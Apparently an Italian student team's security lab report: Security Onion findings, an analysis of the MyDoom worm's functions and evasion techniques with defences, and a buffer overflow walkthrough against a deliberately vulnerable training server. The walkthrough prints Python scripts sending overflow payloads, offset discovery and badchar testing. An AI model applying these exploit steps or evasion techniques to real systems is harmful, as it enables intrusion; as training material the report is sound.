
pertanto poniamo il focus sul file in questione




Team WolfGuard

## BONUS 3 - SECURITY ONION

Cliccando sul link indicato nell'immagine precedente, possiamo accedere al seguente contenuto del file "confidential.txt" il quale, a sua volta, contiene un link ad un file .pcap opportunamente modificato per occultare le azioni dell'attaccante





## BONUS 3 - SECURITY ONION




#### **CONCLUSIONI:**


Dall'analisi appena effettuata si esorta l'utente "**analyst**" a cambiare la propria password con una nuova che rispetti le policies di sicurezza (strong password):

- Minimo 12 caratteri;
- Lettere maiuscole;
- Lettere minuscole;
- Numeri;
- Caratteri speciali;
- Evitare parole di senso compiuto;
- Cambiare password frequentemente;
- La password non può essere uguale alle ultime 20 password utilizzate.


Si raccomanda inoltre di tener sempre aggiornato sistema operativo ed applicativi del server così come i firmware degli apparati di rete per prevenire ed arrestare eventuali futuri attacchi.








### **EXTRA: MYDOOM**





#### MYDOOM




Il worm MyDoom è uno dei malware più noti e distruttivi della storia dell'informatica.

Apparso per la prima volta nel 2004, si è diffuso rapidamente tramite email e rete P2P, causando gravi danni economici e operativi a livello globale.

#### Analizzeremo nel dettaglio:

- Il codice sorgente del worm
- Tecniche di evasione dei sistemi di sicurezza
- Gestione comunicazione con i server di comando e controllo
- Possibili modifiche o aggiornamenti rispetto alla versione originale




## MYD00M: codice sorgente

Team WolfGuard

sync_main()	Funzione principale del malware. Coordina tutte le attività: installazione nel sistema, creazione della persistenza, esecuzione del payload e diffusione.	È il "motore centrale": appena parte, il malware comincia a installarsi, attivarsi e diffondersi.	
sync_mutex()	Crea un mutex (oggetto di sincronizzazione) per evitare che più copie del malware vengano eseguite contemporaneamente.	Serve a garantire che il virus non si avvii due volte sullo stesso computer.	
sync_startup()	Scrive nel registro di Windows per far partire automaticamente il malware ogni volta che il PC viene acceso.	Fa in modo che il virus si riapra da solo ogni volta che si accende il computer	•
payload_xproxy()	Decripta un file .dll (shimgapi.dll) incluso nel malware e lo carica in memoria per attivare funzionalità aggiuntive.	Sblocca una "parte nascosta" del virus e la fa partire, per fare cose più avanzate.	










## MYD00M: codice sorgente


Team WolfGuard













## MYD00M: tecniche di evasione



Offuscamento delle stringhe (ROT13 e XOR): crittografa informazioni
chiave del programma (esempio: "TaskMon.exe" → scritto come "GnfxZba"
nel codice) per evadere sistemi di difesa come antivirus o firewall.

• Distrazione dell'utente: all'avvio di Windows apre un file di testo per distrarre l'utente dall'esecuzione effettiva del malware






# MYDOOM: gestione comunicazione con server di comando e controllo



Il malware invia richieste http al server e dopo qualche secondo, senza attendere per la risposta, le chiude causando un sovraffollamento del traffico che manda il server in crash impedendo nuove connessioni.

Questo tipo di attacco viene interpretato come SYN Flood oppure HTTP flood.



## MYD00M: possibili modifiche

#### Team WolfGuard



- Offuscamento statico: Riscrittura del codice per renderlo illeggibile, usando nomi di variabili fuorvianti, flussi di controllo ridondanti o cifrati, junk code.
- Packing/crypting: Il malware viene "impacchettato" usando packer (es. UPX modificato) o crypter personalizzati, che decifrano il codice in memoria.
- Code virtualization: Il codice viene convertito in una forma intermedia interpretata da una VM embedded (es. Themida, VMProtect).

#### 2. Crittografia

- Crittografia delle stringhe: Le stringhe importanti (URL, comandi, chiavi) vengono cifrate (AES, RC4, XOR personalizzati) e decifrate solo in runtime.
- Payload criptati: L'intero payload malevolo può essere cifrato con chiavi generate dinamicamente o derivate da caratteristiche del sistema (hardware ID, hash dell'orario, ecc).
- Keyless encryption: Tecniche in cui la chiave viene derivata al volo, a partire da elementi dell'ambiente (password dell'utente, valori della memoria, ecc.).

#### 3. Anti-analisi e evasione

- Anti-debugging: API come IsDebuggerPresent, NtQueryInformationProcess, oppure tecniche più avanzate come il rilevamento di breakpoints o hooking.
- Anti-VM e anti-sandbox: Il malware verifica la presenza di driver noti (VMware, VirtualBox), analizza CPU core, RAM, MAC address, nomi di processi sospetti.
- Code injection e reflective loading: Caricamento di codice in memoria di altri processi (es. explorer.exe) o iniettato via DLL reflective loading (senza scrittura su disco).
- Polimorfismo e metamorfismo: Il codice cambia ad ogni esecuzione (diverso hash, diversa struttura ma stessa funzione).



## MYD00M: difesa dalle tecniche

#### Team WolfGuard




#### moderne

#### A livello tecnico:


- EDR/NGAV: Strumenti di endpoint detection avanzata (es. CrowdStrike, SentinelOne, Microsoft Defender ATP) rilevano comportamenti sospetti, non solo firme.
- Analisi comportamentale: Monitoraggio delle azioni di un processo (creazione file, accesso rete, injection, ecc.).
- Sandboxing avanzato: Ambienti che simulano l'interazione umana (mouse movement, click) per far emergere il comportamento reale del malware.
- Memory forensics: Analisi della memoria RAM per trovare codice decrittato e payload in esecuzione.
- Threat hunting: Rilevamento proattivo tramite IOC, YARA rules, e indicatori comportamentali.

#### A livello organizzativo:

- Aggiornamenti regolari di software e OS.
- Formazione contro phishing e social engineering.
- Network segmentation e principio del minimo privilegio.
- Backup offline e testati.








#### **EXTRA: BUFFER OVERFLOW**

For the complete version please CLICK HERE





Team WolfGuard

```
This is vulnerable software!
Do not allow access from untrusted systems or networks!
                                                          Listening on port 1337.
Waiting for client connections...
T 8888 Cond 8 8 8 8 Err 8 8 8 8 8 8 8 (67)
```

```
File Actions Edit View Help
  —(kali⊛kali)-[~]
 -$ nc 192.168.50.130 1337
Welcome to OSCP Vulnerable Server! Enter HELP for help.
Valid Commands:
HELP
OVERFLOW1 [value]
OVERFLOW2 [value]
OVERFLOW3 [value
OVERFLOW4 [value
OVERFLOW5 [value]
OVERFLOW6 [value
OVERFLOW7 [value]
OVERFLOW8 [value]
OVERFLOW9 [value]
OVERFLOW10 [value]
EXIT
OVERFLOW1
UNKNOWN COMMAND
OVERFLOW1 this is a test
OVERFLOW1 COMPLETE
OVERFLOW1 this is a test
OVERFLOW1 COMPLETE
```


La fase iniziale ha previsto un'analisi dell'applicazione "OSCP", utilizzando netcat, è stata stabilita una connessione TCP alla porta 1337 dell'IP target, ricevendo correttamente il banner di benvenuto, è stato inviato il comando HELP, che ha rivelato l'elenco dei comandi disponibili, tra cui OVERFLOW1, identificato come potenziale vettore d'attacco.






#### CREAZIONE BUFFER OVERFLOW MANUALE

Inviando una lunga stringa di 'A' al comando OVERFLOW1, è stato indotto un crash, confermando la presenza di un buffer overflow.








Team WolfGuard



#### CREAZIONE ED INDIVIDUAZIONE DEI PATTERN OFFSETS

Successivamente, utilizzando gli strumenti pattern\_create.rb e pattern\_offset.rb, è stato determinato l'offset esatto per sovrascrivere EIP: 1978 byte.



File Actions Edit View Help (kali⊛kali)-[~] -\$ /usr/share/metasploit-framework/tools/exploit/pattern\_create.rb -l 2048 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2 Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5 Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8 A 19Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An: An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Ag0Ag1Ag2Ag3Ag4 Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar welcome to OSCP Vulnerable Server! Enter HELP for help At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au oveRFLoW1 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7A Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay b8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7 Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be 1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2A Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi i3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Al BK3BK4BK5BK6BK7BK8BK9Bl0Bl1Bl2Bl3Bl AK5AK6AK7AK8AK9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2A Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1C Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4C Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7C Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cr 3x5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz 8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7 Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8C Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2C 3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4 Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7C

8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq

#### **VERIFICA DEI PATTERN OFFSETS**

```
X Welcome
              buffer1.py
                             buffer2.py X
home > kali > 💜 buffer2.py > ...
      import socket
       ip = '192.168.50.130'
      port = 1337
      timeout = 5
      payload = 'A'*1978 + 'B' * 4 + 'C' * 16
      s = socket.socket(socket.AF INET, socket.SOCK STREAM)
      s.settimeout(timeout)
          s.connect((ip, port)) # Parentesi corrette!
          s.send(b'OVERFLOW1 ' + payload.encode()) # Invia come by
          s.recv(1024)
      except Exception as e:
           print(f"[!] Errore: {e}")
      finally:
           s.close()
```



L'offset è stato verificato inviando 1978 'A' seguite da 4 'B', ottenendo EIP=42424242 nel debugger e confermando gli offset.

#### INDIVIDUAZIONE BADCHARS


È stata poi condotta un'analisi con il plugin mona.py in Immunity Debugger per identificare i bad characters, ovvero i byte che corrompono il payload.

```
X Welcome
               buffer1.py
                              buffer2.py
                                             🐡 buffer3.py 🗙 💢 buffer4.py
home > kali > 💠 buffer3.py > ...
       import socket
      ip = "192.168.50.130"
       port = 1337
       timeout = 5
      ignore chars = ["\x00", "\x07", "\x01", "\x2e", "\x2f", "\x80"]
      badchars = ""
      for i in range(256):
           if chr(i) not in ignore chars:
              badchars += chr(i)
      payload = "A" * 1982 + badchars
      s = socket.socket(socket.AF INET, socket.SOCK STREAM)
      s.settimeout(timeout)
      con = s.connect((ip, port))
      s.recv(1024)
      s.send(b"OVERFLOW1 " + payload.encode())
       s.recv(1024)
      s.close()
```

```
L Log data
Address Message
                                    r
ogfile c:\mona\osop\bytearray.txt
35\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20'
                                                                                                                                                                  i δ‡@. oscp.<ModuleEnt
```

mona bytearray -b "\×00"

Team WolfGuard

